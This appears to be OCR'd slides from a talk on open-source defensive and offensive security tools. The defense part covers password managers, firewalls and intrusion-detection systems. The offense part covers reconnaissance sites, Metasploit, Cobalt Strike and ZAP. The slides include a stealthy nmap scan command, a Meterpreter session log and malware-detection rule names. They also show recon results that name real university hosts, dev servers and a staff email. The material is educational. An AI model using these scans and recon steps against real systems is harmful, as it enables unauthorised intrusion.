
Ranges are inclusive.

Pattern Modifiers	
g	Global match
i *	Case-insensitive
m *	Multiple lines
s *	Treat string as single line

Foundations (the rest)

- nmap - Nmap Scripting Engine (NSE)
- hping cheat sheet
- Powershell cheat sheet

Zenmap (nmap UI)



```
nmap -T Paranoid -sF -sV -6 -O <target>
```

Scan options

TCP scan: FIN scan

Special scans:

Timing: Paranoid

□ FTP bounce attack

□ Idle Scan (Zombie)

☑ Services version detection

☑ Operating system detection

□ Disable reverse DNS resolution

☑ IPv6 support

□ Maximum Retries 1

Defense


- Keepass and pass
- pfsense
- OSSEC
- Security Onion
- OpenVAS

Defense (Keepass 2.x)

Open source password manager

- AES Encryption
- Windows
- USB option
- https://keepass.info

Are password managers safe?



Title	User Name	Password	URL	Notes
Example 1	user@example.com	********	https://example...	Some notes...
Example 2	user@example.net	***		
Example 3	user@example.org	***		
Example 4	user@example.com	***		
Example 5	user@example.net	***		
Example 6	user@example.org	***		
Example 7	user@example.com	***		
Example 8	user@example.net	***		
Example 9	user@example.org	***		
Example 10	user@example.com	***		
Example 11	user@example.net	***		
Example 12	user@example.org	***		
Example 13	user@example.com	***		
Example 14	user@example.net	***		
Example 15	user@example.org	***		

Group: Internet, **Title:** Example 1, **User Name:** user@example.com, **Passwo**
17.07.2020 15:53:23, **Last Modification:** 17.07.2020 15:56:33, **Last Acces**


Some notes.

Total: 7 groups / 1346 entries   1 of 24 selected   Ready.


Defense (pass)

Open source password manager

- GPG based
- Linux
- Copy to buffer option
- https://www.passwordstore.org/



```
zx2c4@laptop ~ $ pass
Password Store
├── Business
|   ├── some-silly-business-site.com
|   └── another-business-site.net
├── Email
|   ├── donenfeld.com
|   └── zx2c4.com
└── France
    ├── bank
    ├── freebox
    └── mobilephone
```




```
[huginn-4:~/Downloads] glavach% pass generate dom/IUPtalk 15
The generated password for dom/IUPtalk is:
_fjl@bBA?l]#o)R
[huginn-4:~/Downloads] glavach% pass -c dom/IUPtalk
Copied dom/IUPtalk to clipboard. Will clear in 45 seconds.
```

Defense (pfsense)

Open source firewall

- VPN, Reverse proxy
- Protocol aware
- CLI and UI
- Alternative to iptables
- https://www.pfsense.org/



Firewall / Rules / WAN

Rules (Drag to Change Order)

□		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
Default												
□	✓	0 /2 KiB			*	This Firewall	80 (HTTP)	*	none			
□	✓	0 /10.38 MiB			*	This Firewall	443 (HTTPS)	*	none			
□	✓	0 /0 B			*	This Firewall	*	*	none			
VLAN Networks												
□	✓	0 /2 KiB	IPv4 ICMP any	WAN net	*	PROD net	*	*	none		Allow PING from WAN to PROD	
□	✓	0 /0 B	IPv4 ICMP any	WAN net	*	LAB net	*	*	none		Allow PING from WAN to LAB	
□	✓	0 /0 B	IPv4 ICMP any	WAN net	*	NESTED net	*	*	none		Allow PING from WAN to Nested	
□	✓	0 /0 B	IPv4 ICMP any	WAN net	*	VSAN net	*	*	none		Allow PING from WAN to VSAN	

States details

Tracking ID: 1567066378
evaluations: 312
packets: 21.414 K
bytes: 10.38 MiB
states: 0
state creations: 0

[Visualize - https://github.com/lephisto/pfsense-analytics](https://github.com/lephisto/pfsense-analytics)

Defense (OSSEC)

Open source HIDS


- Multi-platform
- Custom alerting and scripting
- System Inventory
- Rootkit detection
- ML and Community Threat Intel*
- https://www.ossec.net/ossec-downloads/

Visualize - https://github.com/Graylog2/graylog-guide-ossec

Defense (Security Onion)

Open source threat hunting and log management

- Includes: TheHive, Playbook & Sigma, Fleet, osquery, ELK (Elasticsearch, Logstash, Kibana), Suricata, and Zeek.
- AWS (with cost calculators)
- Azure




Count	rule.name
89	ET JA3 Hash - [Abuse.ch] Possible Dridex
1	ET DNS Query to a *.top domain - Likely Hostile
1	ET HUNTING Possible EXE Download From Suspicious TLD
1	ET HUNTING Request to .TOP Domain with Minimal Headers
1	ET INFO EXE - Served Attached HTTP
1	ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download
1	ET INFO HTTP Request to a *.top domain
1	ET POLICY IP Check Domain (myexternalip .com in TLS SNI)
1	ET POLICY PE EXE or DLL Windows file download HTTP

- https://securityonionsolutions.com/software
- Bootable distro

Defense (OpenVAS)

Open source vulnerability assessment scanner

- VM or docker install
- Reporting and tracking
- Rivals Nessus



- https://www.openvas.org/download.html

Defense (AutoMacTC)

Automated macOS Triage Collector

- Crowdstrike free tools
- IR for macOS
- From pslist to safari history
- https://github.com/CrowdStrike/automactc

See it before it is needed

Defense (Others)

- **Hybrid-analysis** (online malware sandbox) - https://www.hybrid-analysis.com/
- **CyberChef** (online decode everything) - https://gchq.github.io/CyberChef/
- **Analyzing Malicious Docs** - https://zeltser.com/media/docs/analyzing-malicious-document-files.pdf
- **Mitre Att&ck** (online KB of adversary tactics & techniques) - https://attack.mitre.org
- **AWS tools** (online repo of AWS hardening and testing tools) - https://github.com/toniblyx/my-arsenal-of-aws-security-tools
- **Zoom CIS Benchmark** (online Zoom security checklist) - https://www.cisecurity.org/benchmark/zoom/ - automated script - https://github.com/turbot/steampipe-mod-zoom-compliance
- **Chrome Extension Analysis** (online chrome anailzer) - https://crxcavator.io/


Offense

- Web-base tools
- Cobalt Strike & Metasploit
- Zed Attack Proxy (ZAP)
- Bloodhound
- Nikto
- DirBuster
- Pingcastle
- evilginx

Offense (Web-based tools)

Hacker Target

- 8 reconnaissance tools
- API availability
- https://hackertarget.com/ip-tools




Find (A) Records	Find forward DNS (A) records for a domain.
Reverse DNS	Find Reverse DNS records for an IP address or a **range of IP addresses**.
Find Shared DNS Servers	Find hosts sharing DNS servers.
Zone Transfer	Online Test of a zone transfer that will attempt to get all DNS records for a target domain.
Whois Lookup	Determine the registered owner of a domain or IP address block with the whois tool.
GeoIP Lookup	Find the location of an IP address using the GeoIP lookup location tool.
Reverse IP	Discover web hosts sharing an IP address with a reverse IP lookup.
TCP Port Scan	Determine the status of an Internet facing service or firewall.
UDP Port Scan	Online UDP port scan available for common UDP services.
Subnet Lookup Online	Determine the properties of a network subnet.
HTTP Headers	View HTTP Headers of a web site. The HTTP Headers reveal system and web application details.
Page Links	Dump all the links from a web page.
AS Lookup	Get Autonomous System Number or ASN details from an AS or an IP address.
Banner Grabbing (Search)	Discover network services by querying the service port.
Chrome extension	Chrome Extension for Fast access to IP Tools.

Zone Transfers – rare today and still an option

Offense (Web-based tools)

Shodan

- Search engine for the internet of everything
- Nmap –sV
- Everything with an IP address
- https://shodan.io



General Information

Hostnames	office1.cc.iup.edu
Domains	IUP.EDU
Country	United States
City	Indiana
Organization	Indiana University of Pennsylvania
ISP	Indiana University of Pennsylvania
ASN	AS62989

80 / TCP

```
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html
Date: Sat, [illegible] Oct 2021 [illegible] GMT
Location: https://[illegible]/
Connection: Keep-Alive
Content-Length: 0
```

443 / TCP

```
HTTP/1.1 302 Moved Temporarily
Content-Type: text/html
Date: Wed, [illegible] Oct 2021 [illegible] GMT
Location: https://login.[illegible]
Connection: Keep-Alive
Content-Length: 0
```

TLS/SSL Certificates as well

Offense (Web-based tools)


Certificate search

- Public facing and internal certificates
- Host list without a single packet
- %.domain.name
- https://crt.sh

Search for test, dev, int, admin,

expired certificates and long lives

Let’s Encrypt – linux?




4364878188	2021-04-12	2021-04-12	2022-04-12	degreeworks.iup.edu	degreeworks.iup.edu
4364866557	2021-04-12	2021-04-12	2022-04-12	dworks2-dev.cc.iup.edu	dworks2-dev.cc.iup.edu
4364866545	2021-04-12	2021-04-12	2022-04-12	dworks2-dev.cc.iup.edu	dworks2-dev.cc.iup.edu
4364859613	2021-04-12	2021-04-12	2022-04-12	dworks2-dev.cc.iup.edu	dworks2-dev.cc.iup.edu
4364859586	2021-04-12	2021-04-12	2022-04-12	dworks2-dev.cc.iup.edu	dworks2-dev.cc.iup.edu
4363957925	2021-04-12	2021-04-12	2021-07-11	cougarpac.com	crimsonnetwork.iup.edu www.crimsonnetwork.iup.edu
4363952643	2021-04-12	2021-04-12	2021-07-11	cougarpac.com	crimsonnetwork.iup.edu www.crimsonnetwork.iup.edu
4350177215	2021-04-09	2021-04-06	2021-07-11	mycommunitygives.org	givingday.iup.edu
4337097404	2021-04-06	2021-04-06	2022-04-06	content.www.iup.edu	content.www.iup.edu
4337094683	2021-04-06	2021-04-06	2022-04-06	content.www.iup.edu	content.www.iup.edu
4336105616	2021-04-06	2021-04-06	2021-07-11	mycommunitygives.org	givingday.iup.edu
4336091598	2021-04-06	2021-04-06	2021-07-11	mycommunitygives.org	givingday.iup.edu
4334411218	2021-04-06	2021-04-06	2021-07-05	ccunetwork.com	crimsonnetwork.iup.edu www.crimsonnetwork.iup.edu
4334405950	2021-04-06	2021-04-06	2021-07-05	ccunetwork.com	crimsonnetwork.iup.edu www.crimsonnetwork.iup.edu
4312188683	2021-04-01	2021-04-01	2022-04-01	erwfep02.iupmsd.iup.edu	dev.ertask.cc.iup.edu dev.recruiteradmin.cc.iup.edu dev.welcome.iup.edu erappd02.iupmsd.iup.edu erappd02.iupmsds.iup.edu erappp02.iupmsd.iup.edu erappp02.iupmsds.iup.edu erappt02.iupmsd.iup.edu erappt02.iupmsds.iup.edu ersyncp02.iupmsd.iup.edu ersyncp02.iupmsds.iup.edu ertask.cc.iup.edu erwfed02.iupmsd.iup.edu erwfed02.iupmsds.iup.edu erwfep02.iupmsd.iup.edu erwfep02.iupmsds.iup.edu erwfet02.iupmsd.iup.edu erwfet02.iupmsds.iup.edu recruiteradmin.cc.iup.edu test.ertask.cc.iup.edu test.recruiteradmin.cc.iup.edu

Offense (Web-based tools)

Reverse Threat Hunting

- Public facing visualization
- Prior malicious activity
- Snapshot in time
- https://www.threatcrowd.org


jmglass@iup.edu ?



Offense (Cobalt Strike & Metasploit)

Offensive Security Frameworks

- 2020 - 25% of C2 servers were either Cobalt Strike or Metasploit
- “Post Exploitation”
- A module for nearly everything
- Noisy and every AV vendor alerts
- https://www.metasploit.com/download
- https://www.cobaltstrike.com/




```
[*] Started bind handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:34117 -> 192.168.1.104:4444)

meterpreter > ps

Process list
============

    PID   Name                 Path
    ---   ----                 ----
    180   notepad.exe          C:\WINDOWS\system32\notepad.exe
    248   snmp.exe             C:\WINDOWS\System32\snmp.exe
    260   Explorer.EXE         C:\WINDOWS\Explorer.EXE
    284   surgemail.exe        c:\surgemail\surgemail.exe
    332   VMwareService.exe    C:\Program Files\VMware\VMware Tools\VMwareService.exe
    612   VMwareTray.exe       C:\Program Files\VMware\VMware Tools\VMwareTray.exe
    620   VMwareUser.exe       C:\Program Files\VMware\VMware Tools\VMwareUser.exe
    648   ctfmon.exe           C:\WINDOWS\system32\ctfmon.exe
```

YouTube: How to * with metasploit || cobaltstrike

Offense (ZAP)

Zed Attack Proxy (OWASP)

- Intercepting Proxy
- Automated Scanner (attack mode)
- Brute Force
- Fuzzing
- Port Scanning
- WebSockets.
- SQL Injection
- https://owasp.org/www-project-top-ten/
- Burp proxy (https://portswigger.net)



Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to te

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://

Progress: Not started

For a more in depth test you should explore your application using your browser or automated regression tests while

Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
17	17/05/16 15:55:14	GET	http://service.maxymiser.net/cg/v5/?fv=dmn...	200	OK	1...	11.72 kB	Medium		Comment
